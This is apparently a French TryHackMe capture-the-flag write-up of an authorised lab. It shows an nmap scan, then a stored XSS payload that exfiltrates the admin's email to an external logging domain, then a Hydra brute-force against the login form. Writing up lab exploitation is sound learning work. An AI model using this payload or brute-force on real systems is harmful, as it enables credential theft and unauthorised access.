

1. Phase de reconnaissance

On me donne le scope de notre attaque : 10.10.131.165

Active Machine Information			
Title	IP Address	Expires	
ThatsTheTicketV3	10.10.131.165	52m 21s	? Add 1 hour Terminate

J'effectue un scan sur la machine pour connaître les ports ouverts et les services accessibles :

```
(amsi@kali)-[~]
$ nmap 10.10.131.165 -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-31 16:14 CET
Nmap scan report for 10.10.131.165
Host is up (0.034s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     nginx 1.14.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.63 seconds

(amsi@kali)-[~]
$
```


Je vois qu'il y a 2 services de disponible :

- SSH
- WEB

2. Exploitation

J'accède sur le site web, je navigue entre les pages etc :

La page d'accueil



Je me crée un compte de test :

Register

Register

Email


Password (6 or more characters)

Confirm Password


Login

Register


Je me connecte avec mon compte test pour voir l'interface :




Je vais créer un ticket en tentant une injection XSS :




Voici le résultat :



Le résultat est positif, de ce fait, j'ouvre le « HTTP & DNS Logging tool » qu'on m'a fourni pour ce test :



Je crée une session :



Je retourne sur le site pour tenter de récupérer l'adresse Email de l'admin en redirigeant ces infos sur la session http crée :

Dashboard

Created Tickets

Ticket ID: 2

Create Ticket

Message:

```
</textarea><script>
var email = document.getElementById("email").innerText;
email = email.replace("@", "8")
email = email.replace(".", "0")
document.location = "http://" + email + ".4efc8d56f1dbf361ac3257c8e9414192.log.tryhackme.tech"
</script>
```

Create Ticket

Je viens de remarquer que mon premier ticket commence par l’ID 2 et non par 1, donc j’en déduis qu’il existe déjà un ticket 1 :

Dashboard

Created Tickets

Ticket ID: 2

Ticket ID: 3

Je regarde les résultat reçus sur le serveur HTTP :

TryHackMe Request Catcher

Listening for requests for the below domain

4efc8d56f1dbf361ac3257c8e9414192.log.tryhackme.tech

As long as the domain ends in 4efc8d56f1dbf361ac3257c8e9414192.log.tryhackme.tech you can catch other domain results for example:

- str4efc8d56f1dbf361ac3257c8e9414192.log.tryhackme.tech
- str-4efc8d56f1dbf361ac3257c8e9414192.log.tryhackme.tech
- str.4efc8d56f1dbf361ac3257c8e9414192.log.tryhackme.tech
- str.str.4efc8d56f1dbf361ac3257c8e9414192.log.tryhackme.tech

DNS 31 Jan 2024 16:00:12 UTC	We received a DNS lookup with type: A for the domain: adminaccount@itsupport0thm.4efc8d56f1dbf361ac3257c8e9414192.log.tryhackme.tech The Lookup was requested @ 31 Jan 2024 15:59:37 UTC from IP 34.242.153.158
DNS 31 Jan 2024 16:00:12 UTC	
DNS 31 Jan 2024 16:00:12 UTC	
DNS 31 Jan 2024 16:00:12 UTC	
DNS 31 Jan 2024 16:00:07 UTC	
DNS 31 Jan 2024 16:00:07 UTC	

Je vois que j’ai reçu l’adresse mail de l’admin, donc je tente un brute force avec Hydra :

```
[onsi@kali]~$ sudo hydra -l "adminaccount@itsupport.thm" -P /usr/share/wordlists/rockyou.txt 10.10.131.165 http-post-form "/login=email-"/USER"password="PASS"login=Login:Invalid email / password combination" -V 2>/dev/null
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-31 15:52:18
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://10.10.131.165:80/login=email-"/USER"password="PASS"login=Login:Invalid email / password combination
[ATTEMPT] target 10.10.131.165 - login "adminaccount@itsupport.thm" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 10.10.131.165 - login "adminaccount@itsupport.thm" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 10.10.131.165 - login "adminaccount@itsupport.thm" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 10.10.131.165 - login "adminaccount@itsupport.thm" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target 10.10.131.165 - login "adminaccount@itsupport.thm" - pass "iloveyou" - 5 of 14344399 [child 4] (0/0)
[ATTEMPT] target 10.10.131.165 - login "adminaccount@itsupport.thm" - pass "princess" - 6 of 14344399 [child 5] (0/0)
[ATTEMPT] target 10.10.131.165 - login "adminaccount@itsupport.thm" - pass "1234567" - 7 of 14344399 [child 6] (0/0)
[ATTEMPT] target 10.10.131.165 - login "adminaccount@itsupport.thm" - pass "rockyou" - 8 of 14344399 [child 7] (0/0)
[ATTEMPT] target 10.10.131.165 - login "adminaccount@itsupport.thm" - pass "12345678" - 9 of 14344399 [child 8] (0/0)
[ATTEMPT] target 10.10.131.165 - login "adminaccount@itsupport.thm" - pass "abc123" - 10 of 14344399 [child 9] (0/0)
[ATTEMPT] target 10.10.131.165 - login "adminaccount@itsupport.thm" - pass "nicole" - 11 of 14344399 [child 10] (0/0)
[ATTEMPT] target 10.10.131.165 - login "adminaccount@itsupport.thm" - pass "daniel" - 12 of 14344399 [child 11] (0/0)
[ATTEMPT] target 10.10.131.165 - login "adminaccount@itsupport.thm" - pass "babygirl" - 13 of 14344399 [child 12] (0/0)
[ATTEMPT] target 10.10.131.165 - login "adminaccount@itsupport.thm" - pass "monkey" - 14 of 14344399 [child 13] (0/0)
[ATTEMPT] target 10.10.131.165 - login "adminaccount@itsupport.thm" - pass "lovely" - 15 of 14344399 [child 14] (0/0)
[ATTEMPT] target 10.10.131.165 - login "adminaccount@itsupport.thm" - pass "jessica" - 16 of 14344399 [child 15] (0/0)
[ATTEMPT] target 10.10.131.165 - login "adminaccount@itsupport.thm" - pass "123123" - 17 of 14344399 [child 16] (0/0)
```

Je tente de me connecter en essayant les mots de passe cité par Hydra :

Login

Login

Email


adminaccount@itsupport.thm

Password


Register

Login

J'ai réussi à me connecter en admin :



Je vais donc voir le contenu du ticket 1 :



Je pris beaucoup de temps à trouver les flags, mais le TP a été fastidieux. J'ai appris une autre facette d'Hydra, J'ai pris énormément de temps à trouver le 1 Flag, mais une fois trouvé, les autres Flags se suivent mutuellement.

Voici les flags récupérés :

